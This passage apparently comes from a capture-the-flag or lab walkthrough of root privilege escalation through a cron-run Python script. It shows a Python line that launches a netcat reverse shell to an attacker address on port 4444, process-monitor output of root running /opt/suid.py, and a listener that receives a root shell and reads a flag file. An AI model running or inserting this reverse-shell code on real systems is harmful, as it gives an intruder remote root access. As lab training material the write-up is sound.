    subprocess.run(["nc", "-e"/"bin/bash", "192.168.1.89", "4444"])

esc()
```

While I wait for the cron task to execute, I execute **netcat** on the indicate port and I got the connection from:

```
2025/04/01 02:21:01 CMD: UID=0 PID=744 | /bin/sh -c /usr/bin/python3.9 /opt/suid.py
2025/04/01 02:21:01 CMD: UID=0 PID=745 | /usr/bin/python3.9 /opt/suid.py
2025/04/01 02:21:08 CMD: UID=0 PID=746 | bash
```

```
> nc -nlvp 4444
Connection from 192.168.1.44:49832
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/.txt
3aa26937ecfcc6f2ba466c14c89b92c4
```

